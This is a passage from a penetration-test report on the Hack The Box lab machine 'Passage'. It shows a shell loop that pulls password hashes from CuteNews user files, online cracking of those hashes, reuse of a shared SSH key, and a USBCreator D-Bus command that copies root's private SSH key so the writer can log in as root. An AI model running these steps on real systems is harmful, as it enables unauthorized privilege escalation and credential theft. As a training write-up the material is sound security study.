for i in $(find . -name "*.php"); do tail -1 $i | base64 -d | grep -oP [a-z0-9]{64};done;echo
```


```
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9
bad529984dfef39bbcc7e43018b6b88f169bf0069d73209b2106baa1737d2865
```

From the crackstation online we found one password as **atlanta1**. From the hash it seems like a password for **paul:atlanta1**

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9
bad529984dfef39bbcc7e43018b6b88f169bf0069d73209b2106baa1737d2865
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca	Unknown	Not found.
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88	Unknown	Not found.
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1	Unknown	Not found.
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd	sha256	atlanta1
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc	sha256	egre55
e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9	sha256	hacker
bad529984dfef39bbcc7e43018b6b88f169bf0069d73209b2106baa1737d2865	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Figure 3.15: 275-paul_password.png

```
www-data@passage:/var/www/html/CuteNews/cdata/users$ su paul
Password:
paul@passage:/var/www/html/CuteNews/cdata/users$ id
uid=1001(paul) gid=1001(paul) groups=1001(paul)
paul@passage:/var/www/html/CuteNews/cdata/users$
```

With the password we are able to login to paul.

But still we are not able to access the nadav folder. Seems like we need to get that access as well to get root.

```
paul@passage:~/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQ CzXiscFGV3l9T2gvX0kh9w+BpPnhFv5A0PagArgzWDk9uUq7
TXY3kfIUKo3WFnoVZiTmvKLDkAlO/+S2tYQa7wMleSR01pP4VExxPW4xDfbLnnp9z0UVBpdCMHl8lRdgogOQu
eSfNC1122qq49d nadav@passage
paul@passage:~/.ssh$
```

Figure 3.16: 280-id_rsa.png

While navigating .ssh folder i can see one strange thing in id_rsa.pub which has been mentioned as nadav@passage it seems like both paul and nadav shares the same id_rsa keys.

We can get the private key and try to login as nadav and try if we can login or not.

```
→ I7Z3R0 chmod 600 id_rsa
→ I7Z3R0 ssh -i id_rsa nadav@10.10.10.206
Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
nadav@passage:~$ id
uid=1000(nadav) gid=1000(nadav)
↪ groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
nadav@passage:~$
```

I am able to login as nadav without any issues with the private ip found from paul's .ssh folder. As said earlier it seems like both share the same keys for login.

3.2.1.4 Privilege Escalation

There is a .viminfo file in the home folder. which is quite odd.

```
nadav@passage:~$ ls -la
total 120
drwxr-x--- 17 nadav nadav 4096 Sep 22 19:16 .
drwxr-xr-x  4 root  root  4096 Jul 21  2020 ..
-----  1 nadav nadav    0 Jul 21  2020 .bash_history
-rw-r--r--  1 nadav nadav  220 Jun 18  2020 .bash_logout
-rw-r--r--  1 nadav nadav 3822 Jul 21  2020 .bashrc
drwx----- 12 nadav nadav 4096 Jul 21  2020 .cache
drwx----- 14 nadav nadav 4096 Jun 18  2020 .config
drwxr-xr-x  2 nadav nadav 4096 Jun 18  2020 Desktop
-rw-r--r--  1 nadav nadav   25 Jun 18  2020 .dmrc
drwxr-xr-x  2 nadav nadav 4096 Jun 18  2020 Documents
drwxr-xr-x  2 nadav nadav 4096 Jun 18  2020 Downloads
-rw-r--r--  1 nadav nadav 8980 Jun 18  2020 examples.desktop
drwx-----  2 nadav nadav 4096 Jun 18  2020 .gconf
drwx-----  3 nadav nadav 4096 Sep 22 19:16 .gnupg
-rw-----  1 nadav nadav 4176 Sep 22 19:16 .ICEauthority
drwx-----  3 nadav nadav 4096 Jun 18  2020 .local
drwxr-xr-x  2 nadav nadav 4096 Jun 18  2020 Music
drwxr-xr-x  2 nadav nadav 4096 Aug 31  2020 .nano
drwxr-xr-x  2 nadav nadav 4096 Jun 18  2020 Pictures
-rw-r--r--  1 nadav nadav  655 Jun 18  2020 .profile
drwxr-xr-x  2 nadav nadav 4096 Jun 18  2020 Public
drwx-----  2 nadav nadav 4096 Jul 21  2020 .ssh
-rw-r--r--  1 nadav nadav    0 Jun 18  2020 .sudo_as_admin_successful
drwxr-xr-x  2 nadav nadav 4096 Jun 18  2020 Templates
drwxr-xr-x  2 nadav nadav 4096 Jun 18  2020 Videos
-rw-----  1 nadav nadav 1402 Jul 21  2020 .viminfo
-rw-----  1 nadav nadav  103 Sep 22 19:16 .Xauthority
-rw-----  1 nadav nadav   82 Sep 22 19:16 .xsession-errors
-rw-----  1 nadav nadav 1404 Feb  5  2021 .xsession-errors.old
nadav@passage:~$
```

Figure 3.17: 285-nadav_home.png

Opening the file it seems like the user has edited something. he is also a user of sudo file.

```
# File marks:
'0 12 7 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
'1 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
```

Figure 3.18: 290-vminfo.png


It seems like the user has edited a couple of files `/etc/dbus-1/system.d/com.ubuntu.USBCreator.conf` and `/etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf`

I checked the priv escalation for the polkit and it seems like it requires password to get root but unfortunately we dont have password for nadav so we need to check for the other one.

By googling the privesc for USBCreator i found a link which illustrates the command.

```
gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method  
↳ com.ubuntu.USBCreator.Image /root/.ssh/id_rsa /tmp/id_rsa true
```

As per the command it does the system command and copies the .ssh file in root to the tmp. Once we obtain the rsa key we can login with the root. If there is no id_rsa for root we can try different methods.




```
nadav@passage:/tmp$ ls  
config-err-Xw80wD  
id_rsa  
systemd-private-93870d49f0e942c88797c  
nadav@passage:/tmp$
```

Figure 3.19: 295-id_rsa_root.png

```
→ I7Z3R0 chmod 600 id_rsa_root  
→ I7Z3R0 ssh -i id_rsa_root root@10.10.10.206  
Last login: Mon Aug 31 15:14:22 2020 from 127.0.0.1  
root@passage:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@passage:~#
```


3.2.1.5 Proof File

User



```
root@passage:~# cat /home/paul/user.txt  
fc[REDACTED]4e  
root@passage:~#
```

Figure 3.20: passage/images/300-user.txt.png

RootA terminal window with a black background and green text. The prompt is 'root@passage:~#'. The command 'cat root.txt' has been entered. The output shows the number '7' followed by a redacted area (a solid red rectangle) and the letters 'ab'.

```
root@passage:~# cat root.txt
7 [REDACTED] ab
root@passage:~#
```

Figure 3.21: passage/images/305-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.